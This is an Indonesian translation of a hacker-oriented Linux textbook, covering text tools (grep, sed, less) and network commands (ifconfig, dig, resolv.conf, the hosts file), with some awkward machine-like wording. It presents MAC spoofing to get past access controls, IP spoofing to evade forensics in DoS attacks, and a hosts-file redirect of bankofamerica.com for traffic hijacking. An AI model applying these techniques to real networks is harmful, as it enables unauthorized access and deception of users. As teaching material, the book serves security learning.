Perintah grep mungkin adalah perintah manipulasi teks yang paling banyak digunakan. Ini memungkinkan Anda memfilter konten file untuk ditampilkan. Jika, misalnya, Anda ingin melihat semua baris yang menyertakan keluaran kata dalam file snort.conf Anda, Anda dapat menggunakan cat dan memintanya untuk hanya menampilkan baris tersebut (lihat Daftar 2.5).

```
kali >cat /etc/snort/snort.conf | grep output
# 6) Configure output plugins
# Step #6: Configure output plugins
# output unified2: filename merged.log, limit 128, nostamp,
pls_event_types, vlan_event_types
output unified2: filename merged.log, limit 128, nostamp,
mpls_event_types, vlan_event_types
# output alert_unified2: filename merged.log, limit 128,
nostamp
# output log_unified2: filename merged.log, limit 128, nostamp
# output alert_syslog: LOG_AUTH LOG_ALERT
# output log_tcpdump: tcpdump.log
```

Daftar 2.5 Menampilkan baris dengan instance dari kata kunci atau frasa yang ditentukan oleh grep

Perintah ini pertama-tama akan melihat snort.conf dan kemudian menggunakan pipa (|) untuk mengirimnya ke grep, yang akan mengambil file sebagai input, mencari baris dengan kemunculan keluaran kata, dan hanya menampilkan baris tersebut. Perintah grep adalah perintah yang sangat kuat dan penting untuk bekerja di Linux, karena dapat menghemat waktu Anda untuk mencari setiap kemunculan kata atau perintah dalam sebuah file.

Tantangan Hacker: Menggunakan grep, nl, tail, dan head

Misalnya, Anda ingin menampilkan lima baris tepat sebelum baris yang bertuliskan # Step #6: configure output plugin menggunakan setidaknya empat dari perintah yang baru saja Anda pelajari. Bagaimana Anda akan melakukannya? (Petunjuk: ada lebih banyak opsi untuk perintah ini daripada yang telah kita diskusikan. Anda dapat mempelajari lebih banyak command dengan menggunakan command man bawaan Linux. Misalnya, man tail akan menampilkan file helptail untuk perintah tersebut.)

Ada banyak cara untuk memecahkan tantangan ini; di sini saya tunjukkan baris mana yang harus diubah untuk melakukannya dengan satu cara, dan tugas Anda adalah menemukan metode lain.

Step 1

```
kali >nl/etc/snort.conf | grep output
34    # 6) Configure output plugins
512    # Step #6: Configure output plugins
518    # output unified2: filename merged.log, limit 128,
nostamp, mpls_event_types, vlan_event_types
521    # output alert_unified2: filename snort.alert, lim
it 128, nostamp
522    # output log_unified2: filename snort.log, limit 128, nostamp
525    # output alert_syslog: LOG_AUTH LOG_ALERT
528    # output log_tcpdump: tcpdump.log
```

Kita dapat melihat bahwa baris# Langkah #6: Konfigurasi plugin keluaran adalah baris 512, dan kita tahu bahwa kita menginginkan lima baris sebelum baris 512 serta baris 512 itu sendiri (yaitu, baris 507 hingga 512).

```
kali >tail -n+507 /etc/snort/snort.conf | head -n 6
nested_ip inner, \
whitelist $WHITE_LIST_PATH/white_list.rules, \
blacklist $BLACK_LIST_PATH/black_list.rules

##################################################
# Step #6: Configure output plugins
```

Di sini, kami menggunakan tail untuk memulai pada baris 507 dan kemudian menghasilkan output ke head, dan kami hanya mengembalikan enam baris teratas, memberi kami lima baris sebelum baris step #6, dengan menyertakan garis tersebut.

2.3 MENGGUNAKAN SED UNTUK MENCARI DAN MENGGANTI

Perintah sed memungkinkan Anda menelusuri kemunculan kata atau pola teks dan kemudian melakukan beberapa tindakan di atasnya. Nama perintah adalah singkatan dari editor *streaming*, karena mengikuti konsep yang sama dengan editor *streaming*. Dalam bentuk paling dasar, sed beroperasi seperti fungsi Temukan dan Ganti di Windows.

Telusuri kata mysql di file snort.conf menggunakan grep, seperti:

```
kali >cat /etc/snort/snort.conf | grep mysql
include $RULE_PATH/mysql.rules
#include $RULE_PATH/server-mysql.rules
```

Anda harus melihat bahwa perintah grep menemukan dua kemunculan mysql.

Misalnya, Anda ingin mengganti setiap kemunculan mysql dengan MySQL (ingat, Linux peka huruf besar-kecil) dan kemudian menyimpan file baru ke snort2.conf. Anda dapat melakukannya dengan memasukkan perintah yang ditampilkan di Daftar 2.6.

```
kali >sed s/mysql/MySQL/g /etc/snort/snort.conf > snort2.conf
```

Daftar 2.6 Menggunakan sed untuk menemukan dan mengganti kata kunci atau frasa

Perintah s melakukan penelusuran: Anda pertama-tama memberikan istilah yang Anda telusuri (mysql) dan kemudian istilah yang ingin Anda ganti dengan (MySQL), dipisahkan dengan garis miring (/). Perintah g memberi tahu Linux bahwa Anda ingin penggantian dilakukan secara global. Kemudian hasilnya disimpan ke file baru bernama snort2.conf.

Sekarang, saat Anda menggunakan grep dengan snort2.conf untuk menelusuri mysql, Anda akan melihat bahwa tidak ada instance yang ditemukan, tetapi ketika Anda menelusuri MySQL, Anda akan melihat dua kejadian.

```
kali >cat snort2.conf | grep MySQL
include $RULE_PATH/MySQL.rules
#include $RULE_PATH/server-MySQL.rules
```

Jika Anda ingin mengganti hanya kemunculan pertama dari istilah mysql, Anda akan meninggalkan perintah g di akhir.

```
kali >sed s/mysql/MySQL/ snort.conf > snort2.conf
```

Anda juga dapat menggunakan perintah sed untuk menemukan dan mengganti kemunculan kata tertentu daripada semua kemunculan atau kemunculan pertama saja. Misalnya, jika Anda hanya ingin mengganti kemunculan kedua kata mysql, cukup tempatkan jumlah kemunculan (dalam hal ini, 2) di akhir perintah:

```
kali >sed s/mysql/MySQL/2 snort.conf > snort2.conf
```

Perintah ini hanya memengaruhi kemunculan kedua mysql.

2.4 MELIHAT FILE DENGAN LEBIH *MORE* DAN *LESS*

Meskipun cat adalah utilitas yang baik untuk menampilkan file dan membuat file kecil, ia tentu memiliki keterbatasan saat menampilkan file besar. Saat Anda menggunakan cat dengan snort.conf, file akan menelusuri setiap halaman hingga halaman selesai, yang tidak terlalu praktis jika Anda ingin mengumpulkan informasi apa pun darinya.

Untuk bekerja dengan file yang lebih besar, kami memiliki dua utilitas melihat lainnya: more dan less.

Mengontrol Tampilan dengan more

Perintah more menampilkan halaman file pada satu waktu dan memungkinkan Anda membuka halaman melaluinya menggunakan tombol ENTER. Ini adalah utilitas yang digunakan halaman manual, jadi mari kita lihat dulu. Buka *snort.conf* dengan perintah more, seperti yang ditunjukkan pada Daftar 2.7.

```
kali >more /etc/snort/snort.conf
--snip -
#     Snort build options:
# Options: --enable-gre --enable-mpls --enable-targetbased
--enable-ppm --enable-perfprofiling enable-zlib --enable-active
-response
--enable-normalizer --enable-reload --enable-react
--enable-flexresp3
#
--More--(2%)
```

Daftar 2.7 Menggunakan more untuk menampilkan output terminal satu halaman pada satu waktu

Perhatikan bahwa more yang hanya menampilkan halaman pertama dan kemudian berhenti, dan ini memberi tahu kami di sudut kiri bawah berapa banyak file yang ditampilkan (2 persen dalam kasus ini). Untuk melihat baris atau halaman tambahan, tekan ENTER. Untuk keluar dari more, masukkan q (untuk keluar).

Menampilkan dan Memfilter dengan lebi Less

Perintah Less sangat mirip dengan More, tetapi dengan fungsi tambahan—oleh karena itu, sindiran umum penggemar Linux, "Less is more." Dengan Less, Anda tidak hanya dapat menggulir file di waktu senggang, tetapi Anda juga dapat memfilternya untuk istilah. Seperti dalam Daftar 2.8, buka snort.conf dengan
less

```
kali >less /etc/snort/snort.conf
--snip -
#     Snort build options:
# Options: --enable-gre --enable-mpls --enable-targetbased
--enable-ppm --enable-perfprofiling enable-zlib --enable-active
-response --enable-normalizer --enable-reload --enable-react
/etc/snort/snort.conf
```

Daftar 2.8 Menggunakan less untuk menampilkan output terminal laman pada satu waktu dan memfilter hasil

Perhatikan di kiri bawah layar bahwa lebih sedikit yang menyoroti jalur ke file. Jika Anda menekan tombol garis miring (/) maju, Anda akan menelusuri istilah dalam file dengan lebih sedikit. Misalnya, saat Anda pertama kali menyiapkan Snort, Anda perlu menentukan bagaimana dan di mana Anda ingin mengirim output peringatan intrusi Anda. Untuk menemukan bagian dari file konfigurasi, Anda cukup menelusuri output, seperti:

```
#     Snort build options:
# Options: --enable-gre --enable-mpls --enable-targetbased
--enable-ppm --enable-perfprofiling enable-zlib --enable-active
-response --enable-normalizer --enable-reload --enable-react
/output
```

Ini akan segera membawa Anda ke kemunculan output pertama dan menyorotnya. Anda kemudian dapat mencari kemunculan output berikutnya dengan mengetik n (untuk berikutnya).

```
# Step #6: Configure output plugins
```

```
# For more information, see Snort Manual, Configuring Snort - Output Modules
######################################################################

#unified2
# Recommended for most installs
# output unified2: filename merged.log, limit 128, nostamp, mpls_event_types,
vlan_event_types

output unified2: filename snort.log, limit 128, nostamp, mpls_event_types,
vlan_event_types

# Additional configuration for specific types of installs
# output alert_unified2: filename snort.alert, limit 128, nostamp
# output log_unified2: filename snort.log, limit 128, nostamp

# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT
:
```

Seperti yang Anda lihat, less yang membawa Andapada kemunculan berikutnya dari output kata dan menyorot semua istilah penelusuran. Dalam hal ini, Snort langsung menuju ke bagian output Snort.

2.5 RINGKASAN

Linux memiliki banyak cara untuk memanipulasi teks, dan setiap cara memiliki kekuatan dan kelemahannya sendiri. Kami telah menyentuh beberapa metode yang paling berguna dalam bab ini, tetapi saya sarankan Anda mencoba masing-masing dan mengembangkan perasaan dan preferensi Anda sendiri. Misalnya, saya pikir grep sangat diperlukan, dan saya menggunakan lebih sedikit, tetapi Anda mungkin merasa berbeda.

2.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 3, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Navigasikan ke */usr/share/wordlists/metasploit.* Ini adalah sebuah direktori multipel wordlist yang dapat digunakan untuk memaksa password di variasi perangkat proteksi passwordmenggunakan Metasploit, yang paling populer dalam rangka kerja hacking.
2. Gunakan command cat untuk melihat konten pada file passwords.lst.
3. Gunakan command more untuk menampilkan file passwords.lst.
4. Gunakan command less untuk melihat file passwords.lst
5. Sekarang gunakan command nl untuk memindah angka garis pada password di passwords.lst. Ini akan menjadi password 88,398.
6. Gunakan command tail untuk melihat 20 password terakhir pada passwords.lst
7. Gunakan command cat untuk menampilkan passwords.lst dan sambungkan untuk menemukan semua password yang memuat 123.

BAB 3
MENGANALISIS DAN MENGELOLA JARINGAN

Bagi setiap calon Hacking memahami jaringan adahal hal yang sangat penting. Dalam banyak situasi, Anda akan meretas sesuatu melalui jaringan, dan *Hacker* yang baik perlu mengetahui cara terhubung dan berinteraksi dengan jaringan tersebut. Misalnya, Anda mungkin perlu menyambungkan komputer dengan alamat Protokol Internet (IP) yang disembunyikan dari tampilan, atau Anda mungkin perlu mengarahkan ulang kueri Sistem Nama Domain (DNS) target ke sistem Anda; tugas-tugas semacam ini relatif memerlukan sedikit pengetahuan jaringan Linux. Bab ini menunjukkan kepada Anda beberapa alat penting Linux untuk menganalisis dan mengelola jaringan selama petualangan peretasan jaringan Anda.

3.1 MENGANALISIS JARINGAN DENGAN IFCONFIG

Command ifconfig adalah salah satu alat paling dasar untuk memeriksa dan berinteraksi dengan antarmuka jaringan yang aktif. Anda dapat menggunakannya untuk menanyakan koneksi jaringan aktif Anda hanya dengan memasukkan ifconfig di terminal. Cobalah sendiri, dan Anda akan melihat output yang mirip dengan Daftar 3.1.

```
kali >ifconfig
❶eth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f
❷inet addr:192.168.181.131
❸Bcast:192.168.181.255
❹Mask:255.255.255.0
--snip -
❺lo Linkencap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
--snip -
❻wlan0 Link encap:EthernetHWaddr 00:c0:ca:3f:ee:02
```

Daftar 3.1 Menggunakan ifconfig untuk mendapatkan informasi jaringan

Seperti yang Anda lihat, perintah ifconfig menunjukkan beberapa informasi berguna tentang antarmuka jaringan aktif pada sistem. Di bagian atas output terdapat nama antarmuka yang pertama kali terdeteksi, eth0 ❶, yang merupakan kependekan dari Ethernet0 (Linux mulai menghitung pada 0 bukan 1). Ini adalah koneksi jaringan kabel pertama. Jika ada lebih banyak antarmuka Ethernet berkabel, antarmuka tersebut akan muncul di output menggunakan format yang sama (eth1, eth2, dan seterusnya).

Jenis jaringan yang digunakan (Ethernet) tercantum berikutnya, diikuti oleh HWaddr dan alamat; ini adalah alamat unik global yang tertera pada setiap perangkat keras jaringan—dalam hal ini, antarmuka jaringan yang biasanya dirujuk/ *network interface card (* (NIC), alamat kontrol akses media/ *media access control* (MAC).

Baris kedua berisi informasi tentang alamat IP yang saat ini ditetapkan ke antarmuka jaringan tersebut (dalam hal ini, 192.168.181.131 ❷); Bcast ❸, atau alamat siaran, yang merupakan alamat yang digunakan untuk mengirim informasi ke semua subnet; dan akhirnya network mask (Mask), yang digunakan untuk menentukan bagian mana dari alamat IP yang terhubung ke jaringan lokal. Anda juga akan menemukan lebih banyak info teknis di bagian keluaran ini, tetapi ini di luar cakupan bab dasar-dasar jaringan Linux ini.

Bagian berikutnya dari output menunjukkan koneksi jaringan lain yang disebut lo , yang merupakan kependekan dari alamat *loopback* dan terkadang disebut *localhost*. Ini adalah alamat software khusus yang menghubungkan Anda ke sistem Anda sendiri. Software dan layanan yang tidak berjalan di sistem Anda tidak dapat menggunakannya. Anda akan menggunakan lo untuk menguji sesuatu di sistem Anda, seperti server web Anda sendiri. Localhost biasanya dilambangkan dengan alamat IP 127.0.0.1.

Koneksi ketiga adalah antarmuka wlan0 ❻. Ini hanya muncul jika Anda memiliki antarmuka nirkabel atau adaptor, seperti yang saya lakukan di sini. Perhatikan bahwa ini juga menampilkan alamat MAC perangkat tersebut (HWaddr). Informasi dari ifconfig ini memungkinkan Anda untuk terhubung ke dan memanipulasi pengaturan jaringan area lokal / *local area network* (LAN), keterampilan penting untuk peretasan.

3.2 MEMERIKSA PERANGKAT JARINGAN NIRKABEL DENGAN IWCONFIG

Jika Anda memiliki adaptor nirkabel, Anda dapat menggunakan perintah iwconfig untuk mengumpulkan informasi penting untuk peretasan nirkabel seperti alamat IP adaptor, dan mode MAC-nya, apa dalam modenya. Informasi yang dapat Anda peroleh dari perintah ini sangat penting saat Anda menggunakan hacking toolan nirkabel seperti aircrackng. Dengan menggunakan terminal, mari kita lihat beberapa perangkat nirkabel dengan iwconfig (lihat Daftar 3.2).

```
kali >iwconfig
wlan0 IEEE 802.11bg ESSID:off/any
Mode:Managed Access Point: Not Associated Tx-Power=20 dBm
--snip -
lo    no wireless extensions

eth0  no wireless extensions
```

Daftar 3.2 Menggunakan iwconfig untuk mendapatkan informasi tentang adaptor nirkabel

Keluaran di sini memberi tahu kami bahwa satu-satunya antarmuka jaringan dengan ekstensi nirkabel adalah wlan0, yang kami harapkan. Baik lo maupun eth0 tidak memiliki ekstensi nirkabel.

Untuk wlan0, kami mempelajari apa standar nirkabel 802.11 IEEE yang mampu dari perangkat kami: b dan g , dua standar komunikasi nirkabel awal. Sebagian besar perangkat nirkabel sekarang menyertakan n juga (n adalah standar terbaru). Kami juga belajar dari iwconfig mode ekstensi nirkabel (dalam hal ini, Mode: Managed, kontras dengan mode monitor atau mode promiscuous). Kita akan membutuhkan mode promiscuous untuk memecahkan sandi nirkabel.

Selanjutnya, kita dapat melihat bahwa adaptor nirkabel tidak terhubung (*Not associate*) ke titik akses/ *access point* (AP) dan bahwa kekuatannya adalah 20 dBm, yang mewakili kekuatan sinyal. Kita akan menghabiskan lebih banyak waktu dengan informasi ini di Bab 14.

3.3 MENGUBAH INFORMASI JARINGAN ANDA

Mampu mengubah alamat IP dan informasi jaringan lainnya adalah keterampilan yang berguna karena akan membantu Anda mengakses jaringan lain sambil tampil sebagai perangkat tepercaya di jaringan tersebut. Misalnya, dalam serangan Denialofservice (DoS), Anda dapat memalsukan IP Anda sehingga serangan tersebut tampaknya berasal dari

sumber lain, sehingga membantu Anda menghindari IP tangkap selama analisis forensik. Ini adalah tugas yang relatif sederhana di Linux, dan ini dilakukan dengan perintah ifconfig.

Mengubah Alamat IP Anda

Untuk mengubah alamat IP Anda, masukkan ifconfig diikuti dengan antarmuka yang ingin Anda tetapkan ulang dan alamat IP baru yang ingin Anda tetapkan ke antarmuka tersebut. Misalnya, untuk menetapkan alamat IP 192.168.181.115 ke antarmuka eth0, Anda harus memasukkan yang berikut ini:

```
kali >ifconfig eth0 192.168.181.115
kali >
```

Jika Anda melakukan ini dengan benar, Linux hanya akan mengembalikan prompt perintah dan tidak mengatakan apa-apa. Ini adalah hal yang baik! Kemudian, saat Anda memeriksa kembali koneksi jaringan Anda dengan ifconfig, Anda akan melihat bahwa alamat IP Anda telah berubah menjadi alamat IP baru yang baru saja Anda tetapkan.

Mengubah Network Mask dan Alamat Broadcast

Anda juga dapat mengubah network mask (netmask) dan alamat broadcast dengan perintah ifconfig. Misalnya, jika Anda ingin menetapkan antarmuka eth0 yang sama dengan netmask 255.255.0.0 dan alamat broadcast 192.168.1.255, Anda harus memasukkan yang berikut ini:

```
kali >ifconfig eth0 192.168.181.115 netmask 255.255.0.0 broadcast
192.168.1.255
kali >
```

Sekali lagi, jika Anda telah melakukan semuanya dengan benar, Linux akan merespons dengan prompt perintah baru. Sekarang masukkan ifconfig lagi untuk memverifikasi bahwa setiap parameter telah diubah sesuai.

Memalsukan Alamat MAC

Anda Anda juga dapat menggunakan ifconfig untuk mengubah alamat MAC Anda (atau HWaddr). Alamat MAC unik secara global dan sering digunakan sebagai tindakan keamanan untuk mencegah *Hacker* keluar dari jaringan atau untuk melacak mereka. Mengubah alamat MAC Anda menjadi alamat MAC yang berbeda hampir sepele dan menetralkan tindakan keamanan tersebut. Jadi, ini adalah teknik yang sangat berguna untuk melewati kontrol akses jaringan.

Untuk memalsukan alamat MAC Anda, cukup gunakan opsi command ifconfig dan down untuk menghapus antarmuka (eth0 dalam kasus ini). Kemudian, masukkan perintah ifconfig diikuti dengan nama antarmuka (hw untuk perangkat keras, ether untuk Ethernet) dan alamat MAC palsu yang baru. Terakhir, munculkan pencadangan antarmuka dengan opsi atas agar perubahan terjadi. Berikut contohnya:

```
kali >ifconfig eth0 down
kali >ifconfig eth0 hw ether 00:11:22:33:44:55
kali >ifconfig eth0 up
```

Sekarang, saat Anda memeriksa setelan dengan ifconfig, Anda akan melihat bahwa HWaddr telah berubah ke alamat IP palsu Anda yang baru!

Menetapkan Alamat IP Baru dari Server DHCP

Linux memiliki server *Dynamic Host Configuration Protocol* (DHCP) yang menjalankan daemon—proses yang berjalan di latar belakang yang disebut dhcpd, atau daemon dhcp. Server DHCP memberikan alamat IP ke semua sistem di subnet dan menyimpan file log yang

alamat IP-nya dialokasikan ke mesin mana pada satu waktu. Hal ini menjadikannya sebagai sumber daya yang bagus bagi analis forensik untuk melacak *Hacker* setelah serangan. Oleh karena itu, sangatlah berguna untuk memahami cara kerja server DHCP.

Biasanya, untuk terhubung ke internet dari LAN, Anda harus memiliki IP yang ditetapkan oleh DHCP. Oleh karena itu, setelah menyetel alamat IP statis, Anda harus kembali dan mendapatkan alamat IP baru yang ditetapkan oleh DHCP. Untuk melakukan ini, Anda selalu dapat mem-boot ulang sistem Anda, tetapi saya akan menunjukkan cara mengambil DHCP baru tanpa harus mematikan sistem Anda dan memulai ulang.

Untuk meminta alamat IP dari DHCP, cukup panggil server DHCP dengan perintah dhclient diikuti dengan antarmuka yang Anda inginkan untuk alamat yang ditetapkan. Distribusi Linux yang berbeda menggunakan klien DHCP yang berbeda, tetapi Kali dibangun di Debian, yang menggunakan dhclient. Oleh karena itu, Anda dapat menetapkan alamat baru seperti ini:

```
kali >dhclient eth0
```

Perintah dhclient mengirim permintaan DHCPDISCOVER dari antarmuka jaringan yang ditentukan (di sini, eth0). Ia kemudian menerima tawaran (DHCPOFFER) dari server DHCP (192.168.181.131 dalam kasus ini) dan mengonfirmasi penetapan IP ke server DHCP dengan permintaan dhcp.

```
kali >ifconfig
eth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f
inet addr:192.168.181.131 Bcast:192.168.181.131 Mask:255.255.255.0
```

Bergantung pada konfigurasi server DHCP, alamat IP yang ditetapkan dalam setiap kasus mungkin berbeda. Sekarang ketika Anda memasukkan ifconfig, Anda akan melihat bahwa server DHCP telah menetapkan alamat IP baru, alamat siaran baru, dan netmask baru ke antarmuka jaringan Anda eth0

3.4 MEMANIPULASI SISTEM NAMA DOMAIN

Hacker dapat menemukan harta karun informasi tentang target di Sistem Nama Domain*/ Domain Name System* (DNS) miliknya. DNS adalah komponen penting dari internet, dan meskipun dirancang untuk menerjemahkan nama domain ke alamat IP, *Hacker* dapat menggunakannya untuk mengumpulkan informasi tentang target.

Memeriksa DNS dengan dig

DNS adalah layanan yang menerjemahkan nama domain seperti *Hacker*sbangkit.com ke alamat IP yang sesuai; dengan begitu, sistem Anda tahu cara mendapatkannya. Tanpa DNS, kita semua harus mengingat ribuan alamat IP untuk situs web favorit kita—bukan tugas kecil bahkan untuk seorang sarjana.

Salah satu perintah yang paling berguna bagi calon *Hacker* adalah dig, yang menawarkan cara untuk mengumpulkan informasi DNS tentang domain target. Informasi DNS yang tersimpan dapat menjadi bagian penting dari pengintaian awal yang harus diperoleh sebelum menyerang. Informasi ini dapat mencakup alamat IP server nama target (server yang menerjemahkan nama target ke alamat IP), server email target, dan kemungkinan subdomain dan alamat IP apa pun.

Misalnya, masukkan *dig Hacker*s-bangkit.com dan tambahkan opsi ns (kependekan dari nameserver). Server nama untuk *Hackersbangkit.com* ditampilkan di ANSWER SECTION Daftar 3.3.

```
kali >dig Hackers-bangkit.com ns
```

```
--snip -
;; QUESTION SECTION:
;Hackers-bangkit.com.    IN   NS

;; ANSWER SECTION:
Hackers-bangkit.com.  5  IN   NS   ns7.wixdns.net.

Hackers-bangkit.com.  5  IN   NS   ns6.wixdns.net.

;; ADDITIONAL SECTION:
ns6.wixdns.net.    5  IN   A   216.239.32.100
--snip -
```

Daftar 3.3 Menggunakan opsi dig dan ns nya untuk mendapatkan informasi tentang server nama domain

Perhatikan juga di ADDITIONAL SELECTION bahwa kueri penggalian ini mengungkapkan alamat IP (216.239.32.100) dari server DNS yang melayani *Hacker*sbangkit.com.

Anda juga dapat menggunakan perintah dig untuk mendapatkan informasi tentang server email yang terhubung ke domain dengan menambahkan opsi mx (mx adalah kependekan dari server pertukaran email). Informasi ini sangat penting untuk serangan pada sistem email. Misalnya, info di server email www.*Hacker*sbangkit.com ditampilkan di ADDITIONAL SELECTION Daftar 3.4

```
kali >dig Hackers-bangkit.com mx
--snip -
;; QUESTION SECTION:
;Hackers-bangkit.com.    IN   MX

;; AUTHORITY SECTION:
Hackers-bangkit.com.  5  IN   SOA   ns6.wixdns.net. support.wix.com 2016052216 10800
3600 604 800 3600
--snip--
```

Daftar 3.4 Menggunakan opsi dig dan mx untuk mendapatkan informasi di server pertukaran email domain

Server DNS Linux yang paling umum adalah *Berkeley Internet Name Domain* (BIND). Dalam beberapa kasus, pengguna Linux akan merujuk ke DNS sebagai BIND, tetapi jangan bingung: DNS dan BIND keduanya memetakan nama domain individual ke alamat IP.

Mengubah Server DNS Anda

Dalam beberapa kasus, Anda mungkin ingin menggunakan server DNS lain. Untuk melakukannya, Anda akan mengedit file plaintext bernama */etc/resolv.conf* di sistem. Buka file itu di editor teks—saya menggunakan Leafpad. Kemudian, pada baris perintah, masukkan nama persis editor Anda diikuti dengan lokasi file dan nama file. Sebagai contoh, akan membuka file resolv.conf di direktori /etc di editor teks grafis yang saya tentukan, Leafpad. File harus terlihat seperti Gambar 3.1.

```
kali >leafpad /etc/resolv.conf
```

Gambar 3.1 File resolv.conf biasa di editor teks

Seperti yang Anda lihat di baris 3, server nama saya disetel ke server DNS lokal di 192.168.181.2. Itu berfungsi dengan baik, tetapi jika saya ingin menambahkan atau mengganti server DNS tersebut dengan, misalnya, server DNS publik Google di 8.8.8.8, saya akan menambahkan baris berikut di server *file/etc/resolv.conf* untuk menentukan nama server:

```
nameserver  8.8.8.8
```

Kemudian saya hanya perlu menyimpan file. Namun, Anda juga dapat memperoleh hasil yang sama secara eksklusif dari baris perintah dengan memasukkan yang berikut ini:

```
kali >echo "nameserver 8.8.8.8"> /etc/resolv.conf
```

Perintah ini menggemakan server nama string 8.8.8.8 dan mengalihkannya (>) ke file /etc/resolv.conf, menggantikan konten saat ini. File /etc/resolv.conf Anda seharusnya sekarang terlihat seperti Gambar 3.2.

Gambar 3.2 Mengubah file resolv.conf untuk menentukan server DNS Google

Jika Anda membuka file /etc/resolv.conf sekarang, Anda akan melihat bahwa file tersebut mengarahkan permintaan DNS ke server DNS Google daripada server DNS lokal Anda. Sistem Anda sekarang akan pergi ke server DNS publik Google untuk menyelesaikan nama domain menjadi alamat IP. Hal ini dapat berarti bahwa nama domain memerlukan waktu sedikit lebih lama untuk diselesaikan (mungkin milidetik). Oleh karena itu, untuk mempertahankan kecepatan tetapi tetap memiliki opsi untuk menggunakan server publik, Anda mungkin ingin mempertahankan server DNS lokal di file resolv.conf dan mengikutinya dengan server DNS publik. Sistem operasi menanyakan setiap server DNS yang tercantum dalam urutan kemunculannya di /etc/resolv.conf, sehingga sistem hanya akan merujuk ke server DNS publik jika nama domain tidak dapat ditemukan di server DNS lokal.

Cacatan

Jika Anda menggunakan alamat DHCP dan server DHCP menyediakan setelan DNS, server DHCP akan mengganti isi file saat mengupgrade alamat DHCP.

Memetakan Alamat IP Anda Sendiri

Sebuah file khusus di sistem Anda yang disebut file host juga melakukan terjemahan nama domain-alamat IP. File hosts terletak di */etc/hosts,* dan seperti DNS, Anda dapat menggunakannya untuk menentukan alamat IP-pemetaan nama domain Anda sendiri.

Dengan kata lain, Anda dapat menentukan alamat IP mana yang dituju browser Anda saat Anda memasukkan www.microsoft.com (atau domain lainnya) ke dalam browser, daripada membiarkan server DNS yang memutuskan. Sebagai *Hacker*, ini dapat berguna untuk membajak koneksi TCP di jaringan area lokal Anda untuk mengarahkan lalu lintas ke server web berbahaya dengan alat seperti dnsspoof .

Dari baris perintah, ketik perintah berikut (Anda dapat menggantikan editor teks pilihan Anda untuk leafpad):

```
kali >leafpad /etc/hosts
```

Sekarang Anda akan melihat file host Anda yang akan terlihat seperti Gambar 3.3.

Gambar 3.3 File host Kali Linux default

Secara default, file host hanya berisi pemetaan untuk localhost Anda di 127.0.0.1 dan nama host sistem Anda (dalam hal ini Kali di 127.0.1.1). Namun, Anda dapat menambahkan alamat IP apa pun yang dipetakan ke domain apa pun yang Anda inginkan. Sebagai contoh tentang bagaimana ini dapat digunakan, Anda dapat memetakan www.bankofamerica.com ke situs web lokal Anda di 192.168.181.131

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.181.131 bankofamerica.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Pastikan Anda menekan TAB antara alamat IP dan kunci domain—bukan spasi.

Saat Anda semakin terlibat dalam upaya peretasan dan mempelajari tentang alat seperti dnsspoof dan Ettercap, Anda akan dapat menggunakan file host untuk mengarahkan lalu lintas di LAN Anda.

3.5 RINGKASAN

Hacker memerlukan beberapa keterampilan dasar jaringan Linux untuk menghubungkan, menganalisis, dan mengelola jaringan. Seiring kemajuan Anda, keterampilan ini akan menjadi semakin berguna untuk melakukan pengintaian, spoofing, dan menghubungkan ke sistem target.

3.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 4, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Temukan informasi pada Interface jaringan aktif Anda.
2. Ubah IP Address pada eth0 ke 192.168.1.1
3. Ubah hardware Address Anda pada eth0
4. Periksa apakah Anda memiliki antarmuka nirkabel yang aktif
5. Reset IP address ke DHCP-asigned address
6. Temukan name server dan email server pada website favorit Anda
7. Tambahkan serves DNS Google ke */etc/resolv.conf* file hingga sistem Anda masuk kesana ketika ini tidak dapat menyelesaikan permintaan nama domain dengan server DNS lokal Anda

BAB 4
MENAMBAHKAN DAN MENGHAPUS SOFTWARE

Salah satu tugas paling mendasar di Linux adalah menambahkan dan menghapus software. Anda sering kali perlu menginstal software yang tidak disertakan dengan distribusi Anda atau menghapus software yang tidak diinginkan sehingga tidak memakan ruang hard drive.

Beberapa software memerlukan software lain untuk dijalankan, dan terkadang Anda akan menemukan bahwa Anda dapat mengunduh semua yang Anda perlukan sekaligus dalam satu paket software, yang merupakan sekelompok file —biasanya perpustakaan dan dependensi lain—untuk software yang Anda perlukan berjalan dengan sukses. Saat Anda menginstal sebuah paket, semua file di dalamnya akan diinstal bersama-sama dengan skrip untuk membuat loading software menjadi lebih sederhana. Dalam bab ini, kami memeriksa tiga metode utama untuk menambahkan software baru: apt package manager, manajer penginstalan berbasis GUI, dan git.

4.1 MENGGUNAKAN APT UNTUK MENANGANI *SOFTWARE*

Dalam distribusi Linux berbasis Debian, yang mencakup Kali dan Ubuntu, pengelola software default adalah Alat Paket Lanjutan/Advance Package, atau *apt*, yang perintah utamanya adalah apt-get. Dalam bentuknya yang paling sederhana dan paling umum, Anda dapat menggunakan apt-get untuk mengunduh dan menginstal paket software baru, tetapi Anda juga dapat mengupgrade dan meningkatkan software dengannya.

Mencari Paket

Sebelum mengunduh paket software, Anda dapat memeriksa apakah paket yang Anda butuhkan tersedia dari repositori (tempat sistem operasi Anda menyimpan informasi.) Anda. Apt-tool memiliki fungsi penelusuran yang dapat memeriksa apakah paket tersedia. Sintaksnya adalah langsung:

```
apt-cache search keyword
```

Perhatikan bahwa kami menggunakan perintah apt-cache untuk menelusuri cache apt atau tempat menyimpan nama paket. Jadi, jika Anda mencari Snort, misalnya, Anda akan memasukkan perintah yang ditampilkan di Daftar 4.1.

```
kali >apt-cache search snort
fwsnort - Snort-to-iptables rule translator
ippl - IP protocols logger
--snip-
snort - flexible Network Intrusion Detection System
snort-common - flexible Network Intrusion Detection System - common files
--snip-
```

Daftar 4.1 Menelusuri sistem dengan apt-cache untuk Snort

Seperti yang Anda lihat, banyak file memiliki snort kata kunci di dalamnya, tetapi di dekat bagian tengah output kami melihat snort – flexible Network Intrusion Detection Syste.

Menambahkan Software

Sekarang setelah Anda mengetahui bahwa paket snort ada di repositori Anda, Anda dapat menggunakan apt-get untuk mengunduh software.

